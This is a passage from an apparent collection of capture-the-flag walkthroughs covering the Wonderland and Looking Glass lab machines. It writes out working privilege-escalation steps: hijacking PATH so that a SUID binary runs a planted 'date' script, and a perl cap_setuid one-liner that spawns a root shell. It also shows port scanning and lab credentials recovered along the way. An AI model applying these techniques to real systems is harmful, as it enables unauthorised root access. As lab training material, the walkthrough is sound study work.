Segmentation fault (core dumped)
```

Figure 164: Wonderland Analyze Binary II

The vulnerability here is that it uses the “date” command without specifying the full path like “/bin/date”. We could exploit this by creating our own file named “date” with the commands below, make our file executable and then add the directory where it is located in the path:

```
echo “/bin/bash” > date
chmod +x date
PATH=/home/rabbit:$PATH
```

This is known as environmental path manipulation with suid binaries and it is demonstrated below.



```
rabbit@wonderland:/home/rabbit$ echo "/bin/bash" > date
rabbit@wonderland:/home/rabbit$ chmod +x date
rabbit@wonderland:/home/rabbit$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
rabbit@wonderland:/home/rabbit$ PATH=/home/rabbit:$PATH
rabbit@wonderland:/home/rabbit$ echo $PATH
/home/rabbit:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$ id
uid=1003(hatter) gid=1002(rabbit) groups=1002(rabbit)
hatter@wonderland:/home/rabbit$ whoami
hatter
```

Figure 165: Wonderland Horizontal Privilege Escalation II

In spite of that, we are now logged in as the user "hatter" and not "root". We then search the user directory of "hatter" only to find a file with a password. This allows us to use the "sudo -l" command with hatter's password which prints that the user "hatter" can't run commands as superuser. At this point, I checked various things like the "/etc/exports" file, "/etc/crontab" file, files in the system with suid enabled that could be exploited, non- updated programs on the system, kernel version and other things but came up empty on everything. This is where I decided to check the capabilities of programs as a last resort. As we know so far, the system creates a work context for each user where they complete their tasks with the privileges that are assigned to them. Sometimes, it is necessary for a low privileged user to sometimes temporarily acquire a superuser profile to perform a specific task or tasks. This can usually be achieved by assigning privileges through sudo or setuid permissions to an executable which allows that specific user to adopt the role of the file owner. The same task can be achieved with "capabilities". Capabilities are permissions that divide the privileges of kernel user or kernel level programs into small pieces so that a process can be allowed sufficient permissions to perform specific privileged tasks. Linux capabilities are often considered more secure than using suids. In short, capabilities help manage privileges at a more granular level and you can think of them as suid alternatives. To search for binaries with capabilities enabled, use the following command:


```
getcap / -r 2>/dev/null
```

We learn that both "/usr/bin/perl" and "/usr/bin/perl5.26.1" have the "cap_setuid" capability enabled. If the "perl" binary, whichever version, has the "cap_setuid" capability set or it is executed by another binary with that capability set, then it can be used as a backdoor to maintain privileged access by manipulating its own process uid.

In few words we can use the “perl” binary as a privilege escalation vector using the following command which I found at gtfobins:

```
/usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/bash";'
```

Before using the command above, you first have to login to the user “hatter” again by providing the password located on the “password.txt” file on the user’s home directory. This is because of a permission denied error when trying to run the “/usr/bin/perl” binary. After that, you can easily gain root permissions and retrieve the root flag as shown in the image below.




```
hatter@wonderland:/home/hatter$ getcap / -r 2>/dev/null
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
hatter@wonderland:/home/hatter$ /usr/bin/perl
bash: /usr/bin/perl: Permission denied
hatter@wonderland:/home/hatter$ cat password.txt
WhyIsARavenLikeAWritingDesk?
hatter@wonderland:/home/hatter$ su hatter
Password:
xec "/bin/bash";':~$ /usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); ex
root@wonderland:~# id
uid=0(root) gid=1003(hatter) groups=1003(hatter)
root@wonderland:~# cd /root
root@wonderland:/root# cat ro
cat: ro: No such file or directory
root@wonderland:/root# ls
user.txt
root@wonderland:/root# cd /home/alice
root@wonderland:/home/alice# cat root.txt
thm[redacted]
root@wonderland:/home/alice#
```

Figure 166: Wonderland Vertical Privilege Escalation

Looking Glass (Medium)

This is the second and last installment in the wonderland series, sequel to the previous completed challenge. For this challenge, we are given an ip address and told to retrieve a user and a root flag. We start with our normal nmap scan.




```
┌──(kali㉿kali)-[~/THM]
└─$ sudo nmap 10.10.184.160 -sC -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 05:34 EET
Nmap scan report for 10.10.184.160
Host is up (0.10s latency).
Not shown: 916 closed tcp ports (reset)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3f15197035fddd0d07a050a37dfa10a0 (RSA)
|   256 a8675c52770241d790e7ed32d201d965 (ECDSA)
|_  256 2692592d5e25908909f5e5e03381776a (ED25519)
9000/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 fff4db79a9bcb88ad43f56c2cfcb7d11 (RSA)
9001/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 fff4db79a9bcb88ad43f56c2cfcb7d11 (RSA)
9002/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 fff4db79a9bcb88ad43f56c2cfcb7d11 (RSA)
9003/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 fff4db79a9bcb88ad43f56c2cfcb7d11 (RSA)
9009/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 fff4db79a9bcb88ad43f56c2cfcb7d11 (RSA)
9010/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 fff4db79a9bcb88ad43f56c2cfcb7d11 (RSA)
9011/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 fff4db79a9bcb88ad43f56c2cfcb7d11 (RSA)
9040/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 fff4db79a9bcb88ad43f56c2cfcb7d11 (RSA)
9050/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 fff4db79a9bcb88ad43f56c2cfcb7d11 (RSA)
9071/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 fff4db79a9bcb88ad43f56c2cfcb7d11 (RSA)
9080/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 fff4db79a9bcb88ad43f56c2cfcb7d11 (RSA)
```

Figure 167: Looking Glass Nmap Scan

This is probably one of the weirder nmap scans you have seen to date, while it does show ssh running on port 22, it also shows the ssh service running on several other ports starting from 9000 all the way to port 13783. What's different though is the version of the service. While on port 22 the version is listed as "openssh", for the other ports we see the "dropbear" version. Dropbear is a relatively small open-source ssh server and client which runs on a variety of unix platforms. Also, apart from the ssh services, the remote machine doesn't seem to be running other services like a web server, ftp server and so on. What I did next is try to connect to the ssh service running on port 22 however it asked for a username and password and I wasn't able to continue. At this point, we don't even have a valid username for ssh on port 22. The only thing left to do is test the other ssh services running. Keep in mind that you have to use the following command which enables "ssh-rsa", replace the "$port" value with the port you want to test:


```
ssh 10.10.184.160 -p $port -oHostKeyAlgorithms=+ssh-rsa
```



```
┌──(kali㉿kali)-[~/THM]
└─$ ssh 10.10.184.160 -p 9000 -oHostKeyAlgorithms=+ssh-rsa
The authenticity of host '[10.10.184.160]:9000 ([10.10.184.160]:9000)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.184.160]:9000' (RSA) to the list of known hosts.
Lower
Connection to 10.10.184.160 closed.

┌──(kali㉿kali)-[~/THM]
└─$ ssh 10.10.184.160 -p 9001 -oHostKeyAlgorithms=+ssh-rsa
The authenticity of host '[10.10.184.160]:9001 ([10.10.184.160]:9001)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.184.160]:9001' (RSA) to the list of known hosts.
Lower
Connection to 10.10.184.160 closed.

┌──(kali㉿kali)-[~/THM]
└─$ ssh 10.10.184.160 -p 9071 -oHostKeyAlgorithms=+ssh-rsa
The authenticity of host '[10.10.184.160]:9071 ([10.10.184.160]:9071)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.184.160]:9071' (RSA) to the list of known hosts.
Lower
Connection to 10.10.184.160 closed.
```

Figure 168: Looking Glass Test Ssh Services I


We only get a response saying "lower" and connection closed. This is very curious especially since we start from testing port 9000 and as we move towards higher ports like 9071 it keeps saying "lower". So, I tried testing the highest ports instead in order to see the responses.



```
┌──(kali㉿kali)-[~/THM]
└─$ ssh 10.10.184.160 -p 12345 -oHostKeyAlgorithms=+ssh-rsa
The authenticity of host '[10.10.184.160]:12345 ([10.10.184.160]:12345)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.184.160]:12345' (RSA) to the list of known hosts.
Higher
Connection to 10.10.184.160 closed.

┌──(kali㉿kali)-[~/THM]
└─$ ssh 10.10.184.160 -p 11111 -oHostKeyAlgorithms=+ssh-rsa
The authenticity of host '[10.10.184.160]:11111 ([10.10.184.160]:11111)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.184.160]:11111' (RSA) to the list of known hosts.
Higher
Connection to 10.10.184.160 closed.
```

Figure 169: Looking Glass Test Ssh Services II


While checking higher ports, the opposite result appears saying “higher” and the same connection closed error meaning that it doesn’t accept connections. What this means in conjunction with the “lower” error is that the “right” ssh service that likely accepts connections is located somewhere in the middle. We need to test every port (you should test ports by 1000 then move 1000 ports higher or lower, then 100, then 10 and so on till you find the right port). Keep in mind that for this specific machine your “right” port will always be different than mine. In my case, the correct service is running on port 9136 as shown below.



```
┌──(kali㉿kali)-[~/THM]
└─$ ssh 10.10.184.100 -p 9136 -oHostKeyAlgorithms=+ssh-rsa
The authenticity of host '[10.10.184.100]:9136 ([10.10.184.100]:9136)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    (16 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.184.100]:9136' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
```

Figure 170: Looking Glass Real Ssh Service

As you can see, it asks for a secret. The only hint we get is “solve the challenge to get access to the box”. It seems that we have got some encrypted or encoded text. The text is with letters from the english alphabet so I assumed that it must be some type of substitution cipher like a shift cipher or maybe a vigenère cipher. I first tried to decrypt the text using a substitution cipher but it didn’t work. The vigenère cipher was next on my list and since we have no key, we need to conduct frequency analysis in order to find the plaintext. The following website does exactly and we successfully decrypt the ciphertext, https://www.guballa.de/vigenere-solver.




Result

Cleartext using the keyword "habetcipherthealp":

```
'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is bewareTheJabberwock
```

Figure 171: Looking Glass Vigenere Decryption

We find the secret and after entering it, we manage to get access to the remote machine. After entering the correct secret, we get some values that look like credentials as shown below.




```
Enter Secret:
jabberwock:GrinningSongsUnsatisfactoryClock
Connection to 10.10.184.160 closed.
```

Figure 172: Looking Glass Find Secret

We can try those credentials on the ssh service running on port 22 and we gain access to the remote system as the user jabberwock. The user flag is located on the “user.txt” file on the home directory of the user we logged in as using ssh. Keep in mind that the flag is reversed so you can use the following command to reverse it:

```
echo “$flag” | rev
```

